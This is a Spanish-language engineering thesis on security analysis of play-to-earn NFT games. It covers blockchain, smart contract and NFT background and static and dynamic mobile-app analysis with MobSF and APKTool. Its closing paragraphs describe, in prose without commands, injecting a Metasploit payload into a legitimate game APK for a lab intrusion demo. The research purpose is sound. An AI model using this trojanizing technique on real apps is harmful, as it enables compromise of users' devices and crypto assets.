

PROYECTO FINAL DE INGENIERÍA
ANÁLISIS DE SEGURIDAD DE JUEGOS PLAY TO
EARN BASADOS EN TOKENS CRIPTOGRÁFICOS

Davel, Santiago Andrés – LU 1110714

Ingeniería Informática

Nappa, Santiago Carlos – LU 126412

Ingeniería Informática

Tutor: Villan, Marco Antonio,
Universidad Argentina de la Empresa



UNIVERSIDAD ARGENTINA DE LA EMPRESA

FACULTAD DE INGENIERÍA Y CIENCIAS EXACTAS

Agradecimientos

Esta sección no va a alcanzar para agradecer a todas las personas que hicieron posible el desarrollo e investigación de este proyecto final de ingeniería. Sin embargo, no queremos dejar de mencionar,

A nuestras familias y amigos, por siempre alentarnos y acompañarnos a lo largo de toda la carrera. Un especial agradecimiento a Santiago Labat que como excelente abogado y gran amigo nos ayudó con el apartado legal y las leyes de datos personales.

A nuestro tutor, Marco Villán por hacer posible el desarrollo de nuestro análisis y darnos la oportunidad de formar parte de este proyecto de investigación.

A nuestra universidad, la Universidad Argentina de la Empresa y todos sus profesores, por darnos la posibilidad de formarnos tanto académica como profesionalmente.

A Damián D'Aquila, especialista en ciberseguridad, que muy amablemente nos brindó su opinión y experiencia del estado actual de los juegos NFT y las particularidades de este ecosistema.

Finalmente, nos agradecemos a nosotros mismos, como compañeros, que nos conocimos este mismo año para realizar juntos el proyecto final de ingeniería, y logramos formar un muy buen equipo complementándonos en cada tarea necesaria para llevar a cabo este gran proyecto.

Resumen

Análisis de seguridad de juegos Play To Earn basados en tokens criptográficos.

Combinando el auge de los mercados de criptomonedas, las plataformas de intercambio descentralizadas y los tokens no fungibles se dio origen a los juegos NFT, donde los activos principales de los mismos tales como personajes, objetos y accesorios son NFT y, por consiguiente, propiedad de cada usuario.

Es entonces donde estos juegos comienzan a participar en un mercado donde los jugadores se mezclan con los inversionistas; el interés por el entretenimiento se incentiva por el de obtener un beneficio económico; y por lo cual comienzan a operar con cifras significativas; que pueden poner a este tipo de juegos en el nivel de las finanzas descentralizadas, como así también pudieran ser objeto de estafas o pérdidas de activos por diferentes situaciones que no se hubieran considerado debidamente por sus jugadores.

El siguiente proyecto de investigación se centra en el análisis de seguridad al nivel de la aplicación y de sus comunicaciones. Éste es de aún mayor importancia teniendo en cuenta que las aplicaciones a analizar son aquellas donde peligran las finanzas y los datos personales de los jugadores.

Abstract

Security analysis of Play To Earn games based on cryptographic tokens.

Combining the rise of cryptocurrency markets, decentralized exchange platforms and non-fungible tokens, NFT games were born, where the main assets of the same stories such as characters, objects and accessories are NFT and therefore owned by each user.

It is then that these games begin to participate in a market where players and investors get mixed; interest in entertainment is encouraged by obtaining an economic benefit; and for which they begin to operate with significant figures that can put this type of games at the level of decentralized finance, as well as being subject to scams or loss of assets due to different situations that have not been duly considered by their players.

The following research project will focus on security analysis at the application level and its communications. This is even more important considering that the applications to be analyzed are applications where the finances and personal data of the players are in danger.

Índice

1. Introducción.....	6
2. Marco Teórico	7
2.1. Alcance	14
2.2. Técnicas Utilizadas.....	14
2.3. Marco Legal.....	18
3. Estado del Arte	20
3.1. Investigaciones Previas.....	20
3.2. Jugabilidad vs. Seguridad en el Ecosistema NFT.....	24
3.3. User Research	27
4. Hipótesis	28
5. Metodología.....	29
6. Resultados	30
6.1. Análisis de los juegos	30
6.1.1. Axie Infinity	30
6.1.2. Splinterlands	38
6.1.3. League of Kingdoms.....	43
6.1.4. Skyweaver.....	51
6.1.5. Alien Worlds.....	59
6.1.6. Comparación de Riesgos.....	65
6.2. Demostración de un ataque a Skyweaver	66
7. Conclusión Final.....	72
8. Bibliografía.....	74
9. Anexos	81
9.1. Anexo I – Glosario	81
9.2. Anexo II - Avance del proyecto	82
9.3. Anexo III – Entrevista completa al especialista de seguridad	85

1. Introducción

Las **criptomonedas** han experimentado un crecimiento significativo en los últimos años debido al rápido desarrollo de las **tecnologías blockchain** y el sistema económico digital. A mediados de mayo del 2022, la capitalización del mercado de las criptomonedas ascendía a \$920 billones de dólares.




Figura 1. Gráfico de evolución de las criptomonedas (CoinMarketCap, 2022)

Cientos de criptomonedas y aplicaciones descentralizadas están surgiendo en el ecosistema blockchain lo que impulsa la necesidad de plataformas de intercambio de activos digitales para facilitar el comercio de estos. En las últimas 24 horas, CoinMarketCap registra un alta 19 criptomonedas nuevas. (COINMARKETCAP.TODAY,2022)

#	Nombre	Precio	1 hora	24 horas	Capitalización de mercado totalmente diluida	Volumen	Blockchain	Añadido
1	VENO VENO	\$0.0...00004	▼ 2.92%	▲ 7.94%	--	\$98,373	BNB	9 horas antes
2	BULL BTC CLUB BBC	\$0.07412	▲ 1.05%	▲ 8.66%	\$155,647,027	\$4,160,306	BNB	9 horas antes
3	Cryptolic CPTLC	\$0.000000002071	▲ 0.75%	▲ 3.96%	\$2,070,640	\$3,214	BNB	10 horas antes
4	Cordium CORD	\$0.06583	▼ 13.70%	▼ 26.00%	\$658,348	\$128,900	Ethereum	10 horas antes
5	Gabur GBR	\$0.1081	▲ 0.24%	▼ 0.79%	\$59,445,646	\$17,361	BNB	23 horas antes
6	Aptoge APTOGE	\$0.6776	▲ 0.35%	▲ 69.22%	\$677,624	\$120,513	Aptos	23 horas antes
7	DAYSTARTER DST	\$0.0237	▲ 1.62%	▲ 35.80%	\$23,702,318	\$10,814	Ethereum	23 horas antes
8	Melody SGS	\$1.89	▼ 0.89%	▲ 46.93%	\$18,862,643	\$498,261	BNB	1 day ago
9	Melody SNS	\$0.07811	▲ 4.33%	▲ 16.65%	\$468,644,111	\$1,269,444	BNB	1 day ago
10	Kaeri KAERI	\$0.0005013	▲ 8.20%	▼ 65.70%	\$501,319	\$609,597	Ethereum	1 day ago
11	OnlyMemes OM	\$0.0004373	▼ 2.56%	▲ 10.80%	\$437,277	\$194,821	Ethereum	1 day ago

Figura 2. Últimas criptomonedas registradas en CoinMarketCap, discriminadas por Blockchain y ordenadas por tiempo de existencia. (COINMARKETCAP.TODAY,2022)

El mercado de tokens no fungibles (NFT), por su parte, también ha experimentado un crecimiento exponencial desde principios de 2020. El valor total de transacciones NFT aumentó de \$82 millones de dólares en 2020 a \$17.6 mil millones de dólares en 2021, lo que equivale a un aumento de 21,350%. (Besancia, 2022).

La convergencia de los mercados en auge antes mencionados, dieron origen al ecosistema Play To Earn. Combinando las criptomonedas, las plataformas de intercambio descentralizadas y los tokens no fungibles dieron origen a los juegos NFT, donde los activos principales de los mismos tales como personajes, objetos y accesorios son NFT y, por consiguiente, propiedad de cada usuario.

Es entonces donde estos juegos comienzan a participar en un mercado donde los jugadores se mezclan con los inversionistas; el interés por el entretenimiento se incentiva por el de obtener un beneficio económico; y por lo cual comienzan a operar con cifras significativas; que pueden poner a este tipo de juegos en el nivel de las finanzas descentralizadas, como así también pudieran ser objeto de estafas o pérdidas de activos por diferentes situaciones que no se hubieran considerado debidamente por sus jugadores.

La mayor parte de la investigación académica previa se ha centrado en los ataques contra los protocolos de finanzas descentralizadas (DeFi) y las técnicas automatizadas para detectar vulnerabilidades de contratos inteligentes, sin embargo, estos nuevos mercados que se generan a partir de los juegos NFT, aún no han recibido mucho escrutinio de seguridad al nivel de la aplicación y de sus comunicaciones. Este análisis es de aún más importancia teniendo en cuenta que son aplicaciones donde peligran las finanzas y los datos personales de los jugadores.

2. Marco Teórico

El sistema de transacciones de divisas generalmente está centralizado y todos los datos e información son controlados y administrados por una organización de terceros, es decir, se requiere un banco o un proveedor de tarjetas de crédito como intermediario para completar la transacción, además tiene un costo asociado. **La tecnología Blockchain se ha desarrollado para resolver este problema** por medio de un entorno descentralizado donde ningún tercero tenga el control de las transacciones y los datos. **Blockchain** es una solución de base de datos distribuida que mantiene bloques encadenados (registros de transacciones

vinculados e identificados de forma única) que son confirmados por los nodos que participan en ella.




Figura 3. Blockchain: La cadena inicia con el bloque denominado Genesis al cual van a vincularse eslabones o bloques unidos por el identificador único del bloque anterior.

La información sobre cada transacción completada en Blockchain se comparte y está disponible para todos los nodos. Este atributo hace que el sistema sea más transparente que las transacciones centralizadas. Una cadena de bloques es como un libro contable compartido, distribuido y en continuo crecimiento, donde cada bloque contiene un hash criptográfico del bloque previo, un sello de tiempo y datos sobre transacciones. De esta forma, una cadena de bloques permite que las aplicaciones y los usuarios operen con un alto grado de confianza porque las transacciones no se pueden cambiar ni revertir. (TRELEAVEN et. al, 2017)

Cada computadora, de la red debe validar y aceptar el ingreso de nuevos bloques a la cadena. Estas computadoras se conocen como nodos y verifican que una transacción sea válida con respecto a las reglas de consenso del sistema. Para lograr este acuerdo distribuido, las cadenas de bloques necesitan un mecanismo llamado **consenso**. Como en el consenso descentralizado no existe ninguna autoridad a la que recurrir, son las propias reglas lógicas de gobierno las que deben incorporar los incentivos necesarios para lograr que a las partes les convenga actuar de forma honesta y tomarán sus decisiones pensando únicamente en maximizar su rentabilidad. Si los incentivos están bien planteados, será su propio interés el que los lleve a actuar de forma honesta. En una blockchain de consenso descentralizado todos los cambios requieren la aceptación de la mayoría, y en consecuencia se necesita un protocolo que defina en qué consiste esa mayoría. Para ello se utilizan principalmente dos tipos de algoritmos,

pruebas de trabajo (Proof of Work), en donde tiene más peso el voto de los que realizan una mayor cantidad de trabajo, y pruebas de participación (Proof of Stake), en donde tiene más peso el voto de aquellos que poseen un mayor porcentaje de los tokens emitidos. En Proof of Work, el protocolo establece condiciones que determinan la validez de un bloque. La única forma de que un validador, denominado minero, logre crear un bloque válido, será obteniendo por fuerza bruta un resultado que cumpla con el acertijo criptográfico planteado por la red. La principal característica de esta estrategia es su asimetría. El trabajo por parte del cliente es computacionalmente costoso de realizar, pero la verificación por parte de la red es sencilla. Por otro lado, en Proof of Stake la posesión de monedas por parte de los participantes determina si son elegidos por el proceso de selección. Aquellos que tengan más reservas, tienen mayor peso en la red y, por ende, mayores oportunidades de ser elegidos. Una vez elegidos pueden validar transacciones y crear nuevos bloques dentro de la red. (BINANCE.CONSENSUS,2018)

Una característica importante de las criptomonedas es su naturaleza descentralizada. En lugar de estar controlados por una sola institución como un gobierno o un banco central, dichos activos se mantienen mediante redes informáticas cuyas reglas están integradas en su código. Un pool de minería es una agrupación de mineros que cooperan con el objetivo de minar bloques de una blockchain. La finalidad de esta agrupación es la de facilitar el trabajo de minería y obtener beneficios equitativos para los integrantes del grupo. En un pool de minería centralizado, los administradores gestionan actividades como el registro del trabajo realizado por cada miembro, la asignación de cuotas de recompensa e incluso el trabajo que deben realizar individualmente. En definitiva, centralizan la autoridad y responsabilidad de dividir las recompensas obtenidas y hacerlas llegar a quienes conforman la organización. En un pool de minería descentralizado, en cambio, no hay un custodio de los fondos. Toda la actividad del pool se integra en una blockchain para evitar que un administrador o cualquier entidad individual centralice el poder de decisión. De esta forma, los mineros reciben el pago directamente por las propias reglas del pool y no tienen que confiar en una tercera parte con sus pagos. (MURTUZA, 2022)

Inspirándose en esta naturaleza descentralizada de las criptomonedas, la tecnología Blockchain da lugar a un tipo completamente nuevo de estructura organizacional que puede funcionar de manera autónoma sin la necesidad de coordinación por parte de una autoridad central. Las organizaciones autónomas descentralizadas, o **DAO** por sus siglas en

inglés, son entidades distribuidas donde sus miembros, personas poseedoras de tokens o NFTs, pueden participar en la gestión y toma de decisiones y donde no existe una autoridad central, sino que el poder se distribuye entre los poseedores de tokens. Las decisiones tampoco están centralizadas, se rigen a través de propuestas compartidas con la comunidad del proyecto, la cuales se someten a la votación de sus miembros. Si una propuesta es apoyada por la mayoría de las partes interesadas, o cumple con algún otro conjunto de reglas predeterminado, se implementa automáticamente. Las reglas de una DAO se inscriben por un equipo central de desarrolladores de la comunidad en contratos inteligentes que establecen el marco fundamental de cómo funciona la organización. Toda la actividad y los votos en un DAO son visibles en una cadena de bloques, lo que hace que todas las transacciones sean públicas. (BINANCE.DAO,2020)




Figura 4. Estructura de una Organización Autónoma descentralizada.

Un **contrato inteligente (smart contract)** es una pieza de código que se ejecuta en un sistema distribuido de cadena de bloques que permiten la creación de protocolos sin confianza. Esto significa que dos partes pueden hacer compromisos a través de blockchain, sin tener que conocerse ni confiar entre sí, ya que, de no cumplirse las condiciones por alguna de las partes, el contrato no se ejecutará. Funcionan como un programa determinista, es decir que ejecuta una tarea particular cuando y solo si se cumplen ciertas condiciones definidas previamente. Los contratos inteligentes se replican y distribuyen en todos los nodos de la red

Ethereum. Esta es una de las principales diferencias con otras soluciones que se basan en servidores centralizados. Por otro lado, son contratos transparentes, su código fuente puede ser consultado por cualquier persona, e inmutables, es decir que no es posible modificarlos luego de su implementación y, por lo tanto, proporcionan un código a prueba de manipulaciones. El uso de contratos inteligentes permite el intercambio de fondos y la distribución de tokens de manera confiable y eficiente, también fomentan la descentralización, eliminando la necesidad de intermediarios, reduciendo de esta forma los costos operativos. En contraste, los contratos inteligentes están hechos de código de computadora escrito por humanos. Esto conlleva numerosos riesgos ya que el código está sujeto a vulnerabilidades y errores. Si bien el ser inmutable puede aportar la seguridad de que no puede ser manipulado, en ocasiones puede generar el efecto contrario. Ante la necesidad de actualización luego al ser víctima de un ataque o al descubrirse un agujero de seguridad, el esfuerzo para resolver el problema es mayor. (BINANCE.SMARTCONTRACT,2019)

Un token es una representación digital de un objeto que posee valor económico, que se puede almacenar y transferir de forma electrónica. Fungibilidad significa que las unidades individuales de un activo son intercambiables y, básicamente, indistinguibles entre sí. La fungibilidad es una propiedad deseable para el dinero porque permite su libre intercambio y no existe manera de conocer la trazabilidad o el historial de cada unidad individual. Sin embargo, este no es un atributo que resulte beneficioso para los artículos de colección. En consecuencia, el término “No Fungible” hace referencia a un activo, completamente digital o una versión convertida en token de activos del mundo real, que tiene propiedades únicas y que, por lo tanto, no puede ser intercambiado ni dividido.

Un **NFT** (Token No Fungible, por sus siglas en inglés), es un activo digital criptográfico de carácter exclusivo, que no son intercambiables entre sí, por lo que pueden funcionar como prueba de autenticidad y propiedad dentro del ámbito digital. Los NFT solo pueden tener un propietario oficial y están asegurados por la tecnología Blockchain, es decir que un tercero no puede modificar el registro de propiedad o copiarlo para crear un nuevo NFT idéntico, lo que dificulta que puedan ser hackeados o falsificados.

En un mundo que tiende a la digitalización, es necesario replicar las propiedades de los objetos físicos, como la escasez, la singularidad y el comprobante de propiedad. Por esto se puede afirmar que los Tokens No Fungibles surgen para cubrir estas necesidades que existen

hoy en día en la Internet. Cualquier elemento digital, como un video, música, imágenes, etc., puede convertirse en un NFT. También los objetos del mundo real como títulos de propiedad de automóviles, entradas para eventos, facturas, documentos legajos, pueden convertirse en NFT y ser únicos al ser asociados a una clave de una cadena de bloques. Por esto último se puede afirmar que los tokens no fungibles inicialmente han surgido como una forma de coleccionar arte digital y como un vehículo de inversión. En la actualidad, se diversifica el uso de los NFT en campos como coleccionismo, el deporte, los cromos, la distribución de música, la moda, los videojuegos, entre otros. (ETHEREUM.NFT,2021)

La plataforma de Ethereum tiene definidos solicitudes de comentarios de Ethereum o **ERC** (Ethereum Request for Comments). Estos no son una tecnología o plataforma, sino que proporcionan orientación técnica a los desarrolladores para la construcción de tokens y definen estándares de forma que estos tokens tenga propiedades comunes, sean interoperables y de esta forma pueda reusarse sus componentes. Antes de la aparición de las normas ERC, existían problemas de compatibilidad ya que cada token implementaba su propia versión de smart contract y en la mayoría de los casos era necesario escribir el código desde cero para integrar dicho token a las plataformas de intercambio y monederos de criptomoneda o wallets. Existen ERC para tokens fungibles y no fungibles en la plataforma Ethereum. ERC-20 es un estándar para tokens fungibles mientras que ERC-721 es para tokens no fungibles. El token ERC-721, o NFT, permite el almacenamiento de metadatos de contratos inteligentes, una serie de campos que se pueden consultar para obtener detalles específicos y únicos sobre el activo digital. Por el contrario, las criptomonedas y los ERC-20 se consideran tokens fungibles, ya que sus metadatos de activos son intercambiables, en otras palabras, todos los tokens van a ser exactamente iguales en tipo y valor.

Si bien un NFT no se puede modificar ya que su smart contract se almacena de forma permanente e inmutable en la cadena de bloques de Ethereum, los metadatos en sí se pueden almacenar en otro lugar, lo que puede dar lugar a incoherencias conceptuales entre los datos dentro y fuera de la cadena. Esto significa que, aunque el smart contract se almacena de forma permanente e inmutable en una cadena de bloques, el activo digital puede almacenarse en otro lugar, incluso en los métodos tradicionales de almacenamiento centralizado. En el caso del almacenamiento fuera de la cadena, el smart contract del NFT contiene información que indica la ubicación donde se almacena el activo digital, pudiendo ser, un proveedor de

alojamiento centralizado, como Amazon y Google, o descentralizado. Una opción de almacenamiento descentralizado es el Sistema de Archivos Interplanetarios, InterPlanetary File System o IPFS. El **IPFS** es una red distribuida entre pares en la que los archivos se almacenan en múltiples nodos. Si bien los NFT almacenados en IPFS no están completamente en la cadena de bloques, son teóricamente más seguros que las opciones centralizadas porque IPFS es resistente a la censura ya que ninguna entidad tiene el poder de cerrarlo. (BARRINGTON et. al,2022)

Los juegos NFT operan de manera similar a otros juegos, en los que existen monedas virtuales que se pueden utilizar para comprar accesorios o diversos tipos de beneficios que varían según el juego. Esas monedas virtuales son criptomonedas que el usuario debe comprar con dinero real para poder jugar. **Es habitual en este tipo de juegos que los logros sean recompensados con su moneda virtual propia, la cual puede ser intercambiada por dinero real**, por este motivo es que también son conocidos como "**Play To Earn**" (Juega para ganar). Un juego NFT combina diseños de juego convencionales con mecanismos de juego no convencionales para que los usuarios tengan más control sobre los activos del juego, como personajes, ítems, tierras virtuales, entre otros. Estos activos digitales, son NFT lo que les brinda a los jugadores el derecho de propiedad exclusivo sobre ellos, pudiendo venderlos o intercambiarlos. Esto es posible ya que los juegos NFT utilizan criptomonedas, tokens no fungibles y tecnología Blockchain creando de esta forma un nuevo ecosistema. Para implementar la tecnología NFT dentro de un juego, los desarrolladores crean contratos inteligentes que conforman las reglas para los NFT utilizados.

Los juegos Play To Earn brindan a los usuarios la oportunidad de generar ingresos mientras juegan. Dependiendo de la mecánica específica de cada juego, un jugador puede ser recompensado con tokens ERC-20, los cuales son la criptomoneda propia del juego, y ocasionalmente con ítems NFT, ganando más cuanto más tiempo le dedique al juego. También es posible perder dinero jugando juegos NFT, dado que los activos del juego son especulativos y su precio depende de lo que la comunidad los valore, sus pérdidas también dependen de las fuerzas del mercado. (BINANCE.NFTGAMES,2021)

La gran diferencia con los juegos tradicionales es que los juegos NFT son aplicaciones descentralizadas, es decir que se construyen sobre la infraestructura descentralizada de las redes peer-to-peer (red de ordenadores que funcionan sin clientes ni

servidores fijos, sino que se compone de una serie de nodos que se comportan como iguales entre sí), como las blockchains. Esto significa que ninguna entidad o persona tiene el control de una aplicación distribuida o DApp por sus siglas en inglés. En su lugar, está asegurada por una infraestructura de nodos y tokens de criptomonedas. Por ello, las DApps se benefician de la resistencia a la censura ya que, al no haber una única entidad de control, es casi imposible que un gobierno o un individuo tome el control de la red y la administre o cierre.

Cabe destacar que, si bien son juegos, el aspecto financiero está muy presente, por lo que su uso debe ser tomado con el mismo respeto que se le brinda al uso de una aplicación bancaria o de gestión de criptomonedas ya que es posible ser víctima de estafas o cometer errores por desconocimiento y que esto lleve a perder los NFT. Algunas operaciones que podrían resultar en la pérdida de un NFT pueden ser: realizar una transferencia a una billetera que no es compatible con el estándar de token NFT; ser víctima de una estafa o fraude y enviar NFTs a un estafador; brindar permisos a un smart contract malicioso para acceder a la billetera personal; perder un NFT como parte de las reglas de un juego. Pueden evitarse las situaciones anteriores con un conocimiento mejorado de NFTs, tecnología de cadena de bloques y estafas en general.

2.1. Alcance

El presente trabajo, tiene como objetivo **agregar un enfoque práctico a las investigaciones existentes sobre la seguridad** en los juegos NFT (DApps y sitios webs de estas), para determinar el grado de protección que tienen los usuarios. Es importante dejar en evidencia qué tipo de información recopilan estas aplicaciones, tanto sobre el usuario en sí, como de estadísticas de uso de éste. También analizar en detalle los datos sobre servidores, ubicación, proveedores externos de servicios, tecnologías utilizadas y protocolos de seguridad. Luego se comparará esta información con la política de privacidad y seguridad, en el caso que la tengan, para verificar que las medidas de seguridad que afirman tener en la documentación son verídicas. Por último, se realizará un contraste con las leyes de protección de datos personales y las normativas vigentes.

2.2. Técnicas Utilizadas

Dentro del enfoque práctico que se detalla más adelante se distinguen especialmente dos análisis: el **estático** y el **dinámico** del código. Además de estos dos, se

complementa la investigación con un análisis manual, es decir ingresando a la aplicación y probando sus validaciones contra terceros con malas intenciones como por ejemplo repetición de intentos de inicio de sesión, entre otros.

El **análisis de código estático** consta de una serie de comprobaciones automatizadas que se realizan en el código fuente. Una herramienta de análisis estático escanea el código en busca de errores y vulnerabilidades comunes conocidas, como fugas de memoria o desbordamientos de búfer. El análisis también puede hacer cumplir las reglas de codificación. (JETBRAINS, 2022)

Cuando la seguridad es una prioridad, las herramientas especializadas en pruebas estáticas de seguridad de aplicaciones (SAST) pueden comprobar los fallos de seguridad conocidos. Dado que el análisis estático se realiza en el código fuente, sin ejecutar el programa, puede realizarse al principio del proceso CI/CD donde la sigla CI o integración continua, refiere a un proceso de automatización para los desarrolladores que implica que se diseñen, prueben y combinen los cambios en el código de una aplicación, con regularidad, en un repositorio compartido. La sigla "CD" se refiere a la distribución o la implementación continua, e implica que los cambios que implementa un desarrollador en una aplicación se sometan a pruebas automáticas de errores y se carguen en un repositorio para su próxima implementación en el entorno productivo. (REDHAT,2022)

Sin embargo, el análisis estático sólo puede identificar los casos en los que se rompen las reglas programadas, pero no puede encontrar todos los fallos únicamente leyendo el código fuente. También existe el riesgo de falsos positivos, por lo que es necesario interpretar los resultados.

A pesar de que el análisis estático se puede realizar revisando el código fuente de la aplicación, las herramientas como MobSF y APKTool permiten detectar las vulnerabilidades más comunes y analizar el grado de criticidad de cada una. A su vez cuenta con una breve descripción de por qué es importante cada vulnerabilidad, que se validan contrastándolas en trabajos de investigación y recomendaciones o políticas de seguridad que se pueden encontrar en la documentación para desarrolladores de aplicaciones de Android. (ANDROID,2022) Ver figura debajo:




Figura 5. Diagrama de aplicaciones utilizadas para el análisis estático.

En contraste, el **análisis de código dinámico** se realiza mientras la aplicación se está ejecutando. Es más lento, pero permite ver muchos errores que quedan ocultos en un análisis estático. (BALL,2022)

Tipos de pruebas para el análisis dinámico de código

- De caja negra: El objetivo de estas pruebas es comprobar que las salidas son correctas sin prestar atención al modo en que dichas salidas se realizan.
- De caja blanca: El método consiste en ingresar todas las entradas posibles para obtener una salida determinada.

Durante el análisis dinámico del presente trabajo, se utiliza en conjunto MobSF con un emulador de Android revisando el paso a paso de los procesos que ejecuta la aplicación a analizar a medida que se navega por ella, y a su vez ver los llamados a APIs que pueden ser de utilidad para encontrar vulnerabilidades que no se ven a simple vista en el código.




Figura 6. Diagrama de aplicaciones utilizadas para el análisis dinámico.

Luego del análisis estático y dinámico se realiza una simulación de intrusión en uno de los juegos, utilizando Metasploit Framework el cual brinda la posibilidad de infectar un paquete de instalación de Android aprovechando una vulnerabilidad de software o un defecto de seguridad, provocando de esta forma, un comportamiento no intencionado o imprevisto en un software. Estos comportamientos incluyen, la toma del control de un sistema o la concesión de privilegios de administrador al atacante.

Por medio de Metasploit Framework se genera un malware el cual se inyecta en el código de la aplicación legítima por medio de APKTool, obteniendo de este proceso un nuevo paquete de instalación infectado. Este nuevo APK se instala en un dispositivo virtual, utilizando Genymotion, alojado fuera de la máquina virtual de Kali Linux, en un entorno Windows.

